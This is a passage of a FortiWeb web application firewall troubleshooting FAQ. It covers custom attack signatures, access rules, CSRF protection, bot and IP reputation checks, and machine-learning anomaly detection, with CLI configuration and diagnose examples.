

When the behavior is different from your expectation, you can enable diagnose commands as below for troubleshooting:

```
# diagnose debug application cookie-security 7
# diagnose debug proxy svr-balance 7
```

Web Protection - Known Attack

- How do I create a custom signature that erases response packet content?
- What ID numbers do I use to specify a Signature Violation filter when I use the CLI to create a custom access rule?
- How do I reduce false positives and false negatives?

FAQ

How do I create a custom signature that erases response packet content?

For 6.4.0 and later releases, we don't recommend to use custom signatures to modify packets because signature is designed to detect malicious patterns instead of changing packet, and the erasing action of signature is actually masking, not deleting.

Please use "URL rewrite" to delete response header or mask response body for any releases after 6.4.0. Please refer to FortiWeb Administration Guide > Application Delivery > Rewriting & Redirecting for details.

For releases before 6.4.0, do the following.

1. Create a custom signature rule that includes the following values:

Direction	**Response**
Expression	Either a simple string or a regular expression that matches the response to erase.
Action	**Alert & Erase** The erase action replaces the content specified by Expression with `xxx`.

2. Add an appropriate target:
   - RESPONSE_BODY
   - RESPONSE_HEADER
   - RESPONSE_STATUS

     The RESPONSE_STATUS is not erased in the raw packet.

   If the target is RESPONSE_HEADER or RESPONSE_STATUS, the body of the response is still displayed.
3. Add the rule to a custom signature group, and then add the group to a signature policy that you can add to an inline or Offline Protection profile.

For detailed custom signature creation instructions, see "Defining custom data leak & attack signatures" in FortiWeb Administration Guide.

What ID numbers do I use to specify a Signature Violation filter when I use the CLI to create a custom access rule?

The `waf custom-access rule` command allows you to configure custom access rules, which can include Signature Violation filters. When you configure the `signature-class` option, use one of the following IDs to specify the category of signature to match:

Cross Site Scripting	01000000
Cross Site Scripting (Extended)	02000000
SQL Injection	03000000
SQL Injection (Extended)	04000000
Generic Attacks	05000000
Generic Attacks (Extended)	06000000
Known Exploits	09000000

For example, the following command creates a custom rule that detects SQL injection attacks, such as blind SQL injection:

```
config waf custom-access rule
   edit "sql-inject"
      set action block-period
      set severity High
      set trigger "notification-servers1"
      config signature-class
         edit 03000000
            set status enable
         next
      end
   next
end
config waf custom-access policy
   edit "sql-inject-policy"
      config rule
         edit 1
            set rule-name "sql-inject"
         next
      end
   next
end
```

For more information on the `waf custom-access rule` command, see the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

How do I reduce false positives and false negatives?

If FortiWeb is identifying legitimate requests as attacks (false positives), complete the following troubleshooting steps:

1. If your web protection profile uses a signature policy in which the extended version of a signature set is enabled (for example, **Cross Site Scripting** in FortiWeb Administration Guide), disable it.
   The extended signature sets detect a wider range of attacks but are also more likely to generate false positives.
   For details, see "Blocking known attacks & data leaks" in FortiWeb Administration Guide.
2. Specify the appropriate URL as an exception in the signature configuration. To create this exception, click either the **Exception** link in the **Message** field of the attack log item or **Advanced Mode** in the **Edit Signature Policy** dialog box.
   For details, see "Configuring action overrides or exceptions to data leak & attack detection signatures" in FortiWeb Administration Guide.
3. If the configuration changes do not solve the problem, capture the packet that FortiWeb has incorrectly identified as an attack and contact Fortinet Technical Support for assistance.
   Fortinet can resolve the issue by modifying the attack signature.

If FortiWeb is identifying attacks as legitimate requests (false negatives), complete the following troubleshooting steps:

1. Use the **Advanced Mode** option to ensure that the signature policy that your web protection profile uses has the following configuration:
   - All the appropriate signatures are enabled.
   - The enabled signatures do not have exceptions that permit the attack packets.
2. If your signature configuration is correct, capture the packet that FortiWeb did not identify as an attack and contact Fortinet Technical Support for assistance.

Fortinet can resolve the issue by adding an attack signature. In the meantime, you can resolve the problem by creating a custom signature. For details, see "Defining custom data leak & attack signatures" in FortiWeb Administration Guide.

For additional information about reducing false positives, see "Reducing false positives" in FortiWeb Administration Guide.

Can signature attack be detected in WebSocket traffic?

When **Web Protection > Protocol > WebSocket >Enable Attack signature** is enabled, attack signatures in WebSocket message body can be detected.

But if WebSocket traffic has extension header and the extension header is allowed in WebSocket security rule, FortiWeb does not promise to detect attack signatures.

When you select the WebSocket Security policy in **Policy > Web Protection Profile > Protocol**, do select the signature in **Known Attacks > Signatures**.

From 7.0.2 and newer builds, signature attacks can be detected when websocket data is masked or compressed.

Web Protection - Advanced Protection

FAQ

Why does my Advanced Protection rule that has both Signature Violation and HTTP Response Code filters not detect any violations?

When you use **Web Protection > Advanced Protection > Custom Policy > the Custom Rule tab** to create a custom rule, FortiWeb links items in the list of filters with an AND operator. It uses the rule to evaluate both requests and responses. When the rule has both a Signature Violation and a HTTP Response Code filter, a malicious request violates the signature filter and the corresponding response matches the response code filter. But neither the request nor the response can violate both filters at the same time to generate a match.

To solve this problem, create a separate custom rule for each type of filter. For details, see "Combination access control & rate limiting" in FortiWeb Administration Guide.

What's the difference between the Packet Interval Timeout and Transaction Timeout filters in an Advanced Protection rule?

Both Packet Interval Timeout and Transaction Timeout protect against DoS attacks. In most cases, the attacks are some form of slow HTTP attack.

Packet Interval Timeout evaluates the time period between packets that arrive from either the client or server (request or response packets). If the time exceeds the maximum the timeout specifies, FortiWeb takes the action specified in the rule.

However, other types of slow attacks can keep the server occupied and still maintain a minimal data flow. For example, if an attack sends a byte of data per second, it can continue a GET request indefinitely but stay within the Packet Interval Timeout.

The Transaction Timeout evaluates the time period for a transaction—a GET or POST request and its complete reply. In most cases, a transaction lasts no longer than a few milliseconds or, for slower applications, a few seconds.

To detect the widest range of attacks, specify both Packet Interval Timeout and Transaction Timeout filters when you create an Advanced Protection rule.

For details, see "Combination access control & rate limiting" in FortiWeb Administration Guide.

Why is the Signature Violation filter I added to my Advanced Protection custom rule not working?

To add a Signature Violation filter to an Advanced Protection custom rule, you select **Signature Violation** as the filter type.

However, for the filter to work, the following configuration steps are also required:

- In the Edit Custom Rule dialog box, select at least one signature category. By default, no categories are selected. When you select a category, FortiWeb prompts you to enable all or some of the signatures in the category.
- Ensure that the signatures that correspond to the categories you selected in the rule are enabled in the signature policy (**Web Protection > Known Attacks > Signatures**).

You select the custom policy that contains the rule and corresponding signature set when you create a protection profile.

For details, see "Combination access control & rate limiting" and "Blocking known attacks & data leaks" in FortiWeb Administration Guide.

How do I prevent cross-site request forgery (CSRF or XSRF) with a custom rule?

A cross-site request forgery attack takes advantage of the trust that a site has in a client's browser to execute unwanted actions on a web application.

You can add CSRF protection rules or combine it with other methods to protect CSRF/XSRF attacks:

To create a CSRF protection rule to protect against CSRF/XSRF attack. (Recommended)

1. Enable the attribute "Same Site" in Cookie Security. This attribute will declare that your cookie should be restricted to a first-party or same-site context.
2. Check "Referer" in custom rule.

Note: The first method (adding CSRF protection rule) is the most effective. Adding a custom rule with "Referer" header to detect CSRF is very ineffective and can be bypassed easily. However, if needed you can combine two or all of the methods.

To add an advanced access control rule that detects cross-site request forgery (CSRF)

1. Go to **Web Protection > Advanced Protection > Custom Policy**, and select the **Custom Rule** tab.
2. Click **Create New**.
3. Configure the action and trigger settings for the rule.
   For detailed information on these settings, see "Combination access control & rate limiting" in FortiWeb Administration Guide.
4. Click **Create New** to add a rule entry.
5. For **Filter Type**, select **HTTP Header**, and then click **OK**.

6. Configure these settings:

Header Name	**Referer**
Header Value Type	**Regular Expression**
Header Value	A regular expression that matches the address of your website. For example, if your website is HTTP://211.24.155.103/, use the following expression: ^HTTP://211\.24\.155\.103.*

7. Click **OK** to save the rule entry, and then click **OK** to save the rule.
8. Go to **Web Protection > Advanced Protection > Custom Policy**, and select the **Custom Policy** tab to group the custom rule into a policy.
   For details about creating policies, see "Combination access control & rate limiting" in FortiWeb Administration Guide.
9. To apply the policy, select it as the **Custom Policy** in a protection profile. For details, see "Configuring a protection profile for inline topologies" or "Configuring a protection profile for an out-of-band topology or asynchronous mode of operation" in FortiWeb Administration Guide.
   Attack log messages contain `Custom Access Violation` when this feature detects an unauthorized access attempt.

Why a URL access rule doesn’t work?

Please check:

1) The URL Pattern value in a URL access rule shouldn’t include the parameter part. That is to say that the value here only matches against the URL string before the question mark.

2) URL access rules may be skipped by previous rule if previous rule has been matched because all of the rules are checked by their sequences.

Does a URL access rule support matching specific HTTP methods or HTTP protocols?

From 7.0.2, you can specify the HTTP methods and HTTP protocols when defining a URL access rule. Only that requests matching the enabled methods or protocols will continue with URL Pattern check.



Why are requests still forwarded to backend servers when the client IP has been already blocked?

Please check:

1) Period block IP only works on new TCP connections. If there are requests on the old TCP connection which was established before the IP be blocked, the request on the old TCP connection will still be forwarded.

2) Customers can choose Client ID based period block for images after 7.0.0. This kind of period block will drop the requests on the old TCP connection.

Which modules support Client ID based period block and which modules do not support?

The modules below support Client ID based period block from 7.0.0:

- HTTP-request-flood-prevention-rule
- user-tracking rule
- xml-validation rule
- json-validation rule
- openapi-validation-policy
- csrf-protection
- bot-deception
- input-rule
- custom-protection-rule
- signature
- api-rules
- syntax-based-attack-detection

- HTTP-protocol-parameter-restriction
- webshell-detection-policy
- file-upload-restriction-policy
- threshold-based-detection policy
- custom-access rule
- cookie-security
- site-publish-helper policy
- mobile-api-protection mobile-api-protection-rule
- url-encryption url-encryption-rule
- bot-detection-policy
- known-bots – only bad bot need support

These modules do not support Client ID based period block from 7.0.0:

- padding-oracle - IP-based statistics
- layer4-access-limit-rule - IP-based statistics
- layer4-connection-flood-check-rule – IP-based statistics
- ip-intelligence – IP-based only
- machine-learning-policy
- HTTP-connection-flood-check-rule – IP based
- ftp-file-security
- ftp-command-restriction-rule

Why doesn't MITB work?

Please check:

1) Make sure the request URL matches that rule and the response page is in HTML format with status code 200.

2) Make sure there's a form tag in the response HTML page and the form's action URL matches the POST URL in MITB rule.

3) Make sure the type of password input tag is "password" indeed, or FortiWeb's MITB script can't locate the password.

4) Make sure the value of the Content Security Policy header doesn't block the execution of FortiWeb's MITB script.

Why does WSDL import fail?

Below are several common non-bug reasons:

1) When WSDL imports a local schema, the schema should be uploaded to FortiWeb first.

2) When WSDL imports a schema from network, FortiWeb should be able to access the network.

3) If the GUI alerts that the WSDL format is incorrect, you should correct the format before uploading. There is a website for verifying the WSDL format:

HTTPs://www.wsdl-analyzer.com/

4) The max import/include schema level is limited to 256.

Also, you can see the specific error information returned by the GUI.

Why doesn't WSDL Validation work?

There are often similar questions caused by incorrect configuration. For WSDL validation, the configurations should be the same between WSDL and the device.

1) The request url of the XML protection rule should be the same as the url of WSDL location.

2) The backend IP/domain of the device should be the same with the IP/domain of WSDL location.

3) The backend port of the device should be the same with the port of WSDL location.

The above three points can confirm the only service on the network.

Web Protection - Input Validation

- Why sometimes fail to upload files to the server when file security is enabled? on page 1016
- Why does file security not work? on page 1016
- Why does the server receive packets from the client even if parameter validation deny is triggered? on page 1016

FAQ

Why sometimes fail to upload files to the server when file security is enabled?

Check if 'Hold Session While Scanning File' is enabled first. When it is enabled, FortiWeb will upload files to FortiSandbox and wait for scan results before sending the file to the server. This process may take some time, please check if the server will disconnect while waiting.

Why does file security not work?

FortiWeb parses files up to 5M by default, and if it exceeds 5M, the requests will be bypassed.

If you want to increase this value, please configure it as below.

```
config system antivirus
set uncomp-size-limit 102400
end
```

Why does the server receive packets from the client even if parameter validation deny is triggered?

When a HTTP request is divided into multiple TCP packets, before the packet which includes the denied parameter appears, the previous TCP packets will still be transmitted to the server.

Web Protection - Bot Mitigation

- Why can't I see the bot_client.js be injected into the response page for Biometric Based Detection? on page 1017

FAQ

Why can't I see the bot_client.js be injected into the response page for Biometric Based Detection?

Please check from two aspects:

1) Double check if the request matches the rule or not.

2) Be aware that if the client is considered as not a bot, its good client status will be kept for 30 minutes. So FortiWeb won't do biometric based checking to this client within 30 minutes.

How are Known Bots > Known Search Engines being matched?

On 7.0.1 and previous builds, Known Search Engine is only determined by matching IP address of HTTP requests with predefined IP ranges. In this way, it's prone to trigger false negatives and false positives.

On 7.0.2, Known Search Engine is determined by a mixed of conditions:

- The first 24-bits of source IP or XFF IP checking.

  E.g. if the IP range is 104.250.147.218 to 104.250.147.219, then the condition will be matched if the source IP in the request is within 104.250.147.1 and 104.250.147.255.
- The header field "User Agent" checking.
- All IP checking and User Agent checking can have mix matching known engines.

E.g, if a request IP belongs to Google bots and the User Agent belongs to Bing, then this request will still be matched.

The predefined Known_engine data including User Agents and IP Ranges are defined in /data/etc/known_engines.xml, which will be updated as a part of the signature update with FDS versions.

Taking an item from /data/etc/known_engines.xml for example, a request sent by curl as below will match the Known Bots Engines:

```
curl -ikv -H "X-Forwarded-For: 104.250.147.100" -A "Gigabot/"
     https://www.example.com/test.html
```

Notes: In this test, an X-Forwarded-For rule with **Use X-Header to Identify Original Client's IP** and **Block Using Original Client's IP** is linked to the web protection profile for the server policy.

```
<item id="0006" name="Gigablast">
<ip_range id="1">
<ip_start>104.250.147.218</ip_start>
<ip_end>104.250.147.218</ip_end>
</ip_range>
...
...
<advanced id="none">
<user_agents>
<!-- cases
Gigabot/2.0att
Gigabot/2.0 (gigablast.com)
Gigabot/2.0/gigablast.com/spider.html
Gigabot/2.0; http://www.gigablast.com/spider.html
Gigabot/3.0 (http://www.gigablast.com/spider.html)
GigabotSiteSearch/2.0 (sitesearch.gigablast.com)
-->
<pattern value="Gigabot/" />
<pattern value="GigabotSiteSearch/" />
```

```
</user_agents>
</advanced>
</item>
```

Use the following troubleshooting methods when a request is not matched by the Known Search Engines:

1. Enable diagnose log to check the processing details:
   ```
   diagnose debug application known-bots 7
   diagnose debug enable
   ```
   E.g. a sample output of matching case:
   ```
   [Known Bots][DEBUG](bot_management_module_process-880): inside bot management process.
   [Known Bots][DEBUG](check_ip_in_ke-271): inside check ip in ke.
   [Known Bots][DEBUG](check_ip_in_ke-316): found IP match: id and name : 0006 Gigablast
   [Known Bots][DEBUG](check_ip_in_ke-346): found UA match: unit->name : Gigablast
   [Known Bots][INFO](check_ip_in_ke-360): match benign bots (1, 0006) and make action.
   [Known Bots][INFO](bot_management_make_action-80): inside make bm make action
   [Known Bots][INFO](http_statistic-147): Direction is client to server and first packet,
        do hit-count statistic.
   [Known Bots][INFO](http_statistic-154): Direction is client to server and first packet,
        do known engines, bad bots and regular statistic.
   ```
2. Check if the source IP (or XFF IP) or the User Agent in HTTP header is included in /data/etc/known_engines.xml.

Web Protection - API Protection

- Why do I get an error message “Not a valid YAML file for OpenAPI” while uploading a valid YAML file on the “OpenAPI file” page? on page 1018

FAQ

Why do I get an error message “Not a valid YAML file for OpenAPI” while uploading a valid YAML file on the “OpenAPI file” page?

An OpenAPI document may be represented either in JSON or YAML format. FortiWeb only supports OpenAPI files written in YAML format. A valid OpenAPI document not only conforms to YAML syntax but also to the OpenAPI Specification. You can utilize Swagger Editor to validate your OpenAPI document online/offline: HTTPs://swagger.io/docs/open-source-tools/swagger-editor/ for more details.

Web Protection - IP Protection

- Why do I get an error message “Not a valid YAML file for OpenAPI” while uploading a valid YAML file on the “OpenAPI file” page? on page 1018
- How to troubleshoot GEO IP false positives/false negatives? on page 1019
- Why are GEO-IP locations different from FortiGuard? on page 1019

FAQ

How to troubleshoot IP Reputation false positives/false negatives?

We generally follow below process to troubleshoot:

1) Check if the IP reputation database (IRDB) is upgraded to the latest.

Please check via **System > Config > Fortiguard > License information > IP Reputation**.

2) If the IRDB is the latest, use below shell cmd on FortiWeb to check if the IP could match the IRDB on the device.

```
FortiWeb # fn sh
~# bonet_test /var/log/irdb_sig.db 1.1.1.1
ip count = 139727, all types[botnetv1|botnet|proxy|phishing|spam|tor|others]
CategoryIdName 1 Botnet
CategoryIdName 2 Anonymous Proxy
CategoryIdName 3 Phishing
CategoryIdName 4 Spam
CategoryIdName 5 Others
CategoryIdName 6 Tor
IP unmatch in irdb.
```

3) If the cmd shows unmatch, then FortiWeb needs to notify the IRDB team to check if this IP needs to be added to IRDB in the next version.

4) If the cmd shows matched, then maybe IRDB was disabled by other modules.

How to troubleshoot GEO IP false positives/false negatives?

Follow below process to troubleshoot:

1) Check if the GEO DB is upgraded to the latest.

Please check via **System > Config > Fortiguard > License information > GEO DB**.

2) If GEO DB is upgraded to the latest, then FortiWeb needs to notify the GEODB team to check if this IP needs to be modified for the next GEODB release.

Why are GEO-IP locations different from FortiGuard?

GEO-IP on FortiWeb is updated twice a month. However, FortiGuard is updated in real time.

How does “Action” of an IP List policy work with the matching Types “Trust IP”, “Block IP” and “Allow Only”?

The “Action” of an IP List policy can be configured as “Deny (no log)”, “Block Period” or “Alert & Deny”.

There are three types of IP lists:

● **Block IP**—The source IP address that is distrusted, and is permanently blocked from accessing your web servers, even if it would normally pass all other scans.

● **Trust IP**—The source IP address is trusted and allowed to access your web servers, unless it fails a previous scan. For details, see "Sequence of scans" in FortiWeb Administration Guide.

● **Allow Only**—If the source IP address is in the Allow Only range, it will be passed to other scans to decide whether it's allowed to access your web servers. If not, FortiWeb will take actions according to the trigger policy.

If no Allow Only is configured, then the source IP addresses which are neither in the Block IP nor Trust IP list will be passed directly to other scans.

The Action works as below when different IP List types are configured:

- For Trust IP, the Action actually will NOT take effect for the IP addresses matched;
- For Block IP & Allow Only, the Action will take effect accordingly for the IP addresses matched.

Machine Learning - Anomaly Detection

FAQ

- How to handle false positives for ML Based Anomaly Detection? on page 1020
- Which content-types are supported by ML? on page 1020
- Which charset are supported by ML? on page 1021
- What are the major specification & limitation of machine learning - Anomaly Detection on page 1021
- How to find out the SVM threat model database version? on page 1022
- Why is machine learning anomaly case-sensitive with URL and parameter name? Can we turn it off? on page 1023
- After how many minutes or hours the “unconfirmed” parameter will be discarded by the garbage collector? on page 1023
- Is there a way to check how many samples are discarded due to ‘sample-limit-by-ip’ in the machine learning database? on page 1023
- Is Sample Collection mode Extended removed in the 6.4 version? I don’t see it in GUI or CLI configuration on page 1023
- The 6.3 option “dynamically update when parameters change is enabled” is no longer available in 6.4/7.0. Are there any mechanism changes? on page 1024
- How does noisy samples impact machine learning function, and how to alleviate the impact? on page 1024

Machine learning trouble-shooting

- Machine learning oes not learn parameters successfully on page 1024
- Machine learning status does not change from Unconfirmed to Running stage on page 1025
- Machine learning does not block traffic on page 1025
- Machine learning upgrade&compatibility issues on page 1025

FAQ

How to handle false positives for ML Based Anomaly Detection?

There are two svm-types: standard and extended. If standard is selected, the system automatically disables the svm models which can easily trigger false positives. If extended is selected, the system enables all svm models.

So when you find unexpected false positives, please just leave svm-type as standard (By default).

Which content-types are supported by ML?

Support list:

- multipart/related
- application/soap+xml
- text/xml, application/xml, application/vnd.syncml+xml, application/vnd.ms-sync.wbxml

- multipart/form-data
- text/html
- application/x-www-form-urlencoded
- text/plain
- multipart/x-mixed-replace
- application/rss+xml
- application/xhtml+xml
- application/json, text/json

Unsupported:

- message/HTTP
- application/rpc
- application/x-amf
- application/vnd.syncml+wbxml

Which charset are supported by ML?

FortiWeb machine learning supports most of the popular character sets. You can check with CLI as below:

```
FortiWeb # config waf machine-learning-policy
FortiWeb (machine-learni~g) # edit 1
FortiWeb (1) # config allow-domain-name
FortiWeb (allow-domain-n~m) # edit 1
FortiWeb (1) # set character-set
AUTO              AUTO
BIG5              BIG5
GB2312            GB2312
ISO-2022-JP       ISO-2022-JP
ISO-2022-JP-2     ISO-2022-JP-2
ISO-2022-KR       ISO-2022-KR
ISO-8859-1        ISO-8859-1
ISO-8859-2        ISO-8859-2
ISO-8859-3        ISO-8859-3
ISO-8859-4        ISO-8859-4
ISO-8859-5        ISO-8859-5
ISO-8859-6        ISO-8859-6
ISO-8859-7        ISO-8859-7
ISO-8859-8        ISO-8859-8
ISO-8859-9        ISO-8859-9
ISO-8859-10       ISO-8859-10
ISO-8859-15       ISO-8859-15
Shift-JIS         Shift-JIS
UTF-8             UTF-8
```

What are the major specification & limitation of machine learning - Anomaly Detection

1. One server policy can only enable one machine learning policy;

2. One machine learning policy can create one or more domains; no matter how many machine learning policies are enabled;

3. One URL can learn maximum 128 parameters;

4. One domain can learn maximum 1000 parameters;

5. The maximum number of domains is listed as below.

These specs are the result of a comprehensive evaluation based on the memory of the platform. It cannot be changed easily, otherwise there will be a risk of insufficient memory, thereby may affect other normal business forwarding, and there is no workaround for now.

Platform	Domains in all ML policies
100D/100E	4
400C/400D/400E	6
600D/600E	16
1000D/1000E/3000D/3000DFsx/4000C	32
2000E/3000E/3010E/4000D	64
2000F/3000F	96
4000F	192
VM	
memory<=4G	4
memory<=8G	8
memory<=16G	16
memory>=16G	32

From 7.0.2, the maximum number of domains for Anomaly Detection & API Protection supported by different platforms can be seen via **Dashboard > Status > Add Widget > ML Domain Usage**.



How to find out the SVM threat model database version?

You can see the version in ‘diag sys update info’. SVM database is included in the general FortiWeb signature database:

```
FWB-AWS-M01 # diagnose system update info
FortiWeb signature
----------
Version: 0.00296
Expiry Date: Fri Aug 19 2022
Last Update Date: Thu Aug 19 14:00:09 2021
Next Update Date: Thu Aug 19 16:00:00 2021

Historical versions
----------
0.00271
```

Why is machine learning anomaly case-sensitive with URL and parameter name? Can we turn it off?

Machine learning is case-sensitive with URL&parameter name, just because case-sensitive is by default in Linux systems.

No option to turn it off at present.

After how many minutes or hours the “unconfirmed” parameter will be discarded by the garbage collector?

A parameter is in unconfirmed status initially, and it will be set to be Confirmed if the parameter is contained in the requests from a certain number of different source IPs within the given time. Otherwise, the parameter will be discarded.

`ip-expire-cnts` defines "the number of different source IPs", while the `ip-expire-intval` defines the given time period.

The valid range for `ip-expire-intval` is 1-24 in hours, and the default value is 4.The valid range for `ip-expire-cnts` is 1-5, and the default value is 3.

Is there a way to check how many samples are discarded due to ‘sample-limit-by-ip’ in the machine learning database?

There is no way to check such statistics. Samples exceeding the threshold per 30 minutes will not be collected any more.

This is different from the “Collected Sample” displayed in the Tree View tab. “Collected Samples” means the “effective” samples. For example, when this number reaches 400, machine learning will start to build the initial mode; when it reaches 1200 and find there are a few patterns generated (the model is considered to be stable), machine learning switches to standard mode.

Is Sample Collection mode Extended removed in the 6.4 version? I don’t see it in GUI or CLI configuration

Yes, options to configure sample-collecting-mode are removed from 6.4 GUI & CLI. You can think that the process is similar while some of the modes’ implementation have been changed and simplified – machine learning works in initial mode (like normal or fast mode as in 6.3) at first (when samples reaches the start-min-count, default 400), and will switch to standard mode with more effective samples (when the number of samples accumulates to switch-min-count, default 1200, and switch-percent is smaller than the value you set; please refer to the CLI guide for detailed description).

The 6.3 option “dynamically update when parameters change is enabled” is no longer available in 6.4/7.0. Are there any mechanism changes?

6.4/7.0 machine learning uses different mechanisms to detect changes. The new refreshing mechanism uses a sliding window instead of boxplot to simplify ML.

Related CLI commands are as below; you can also check the detailed meaning in FortiWeb CLI Reference.

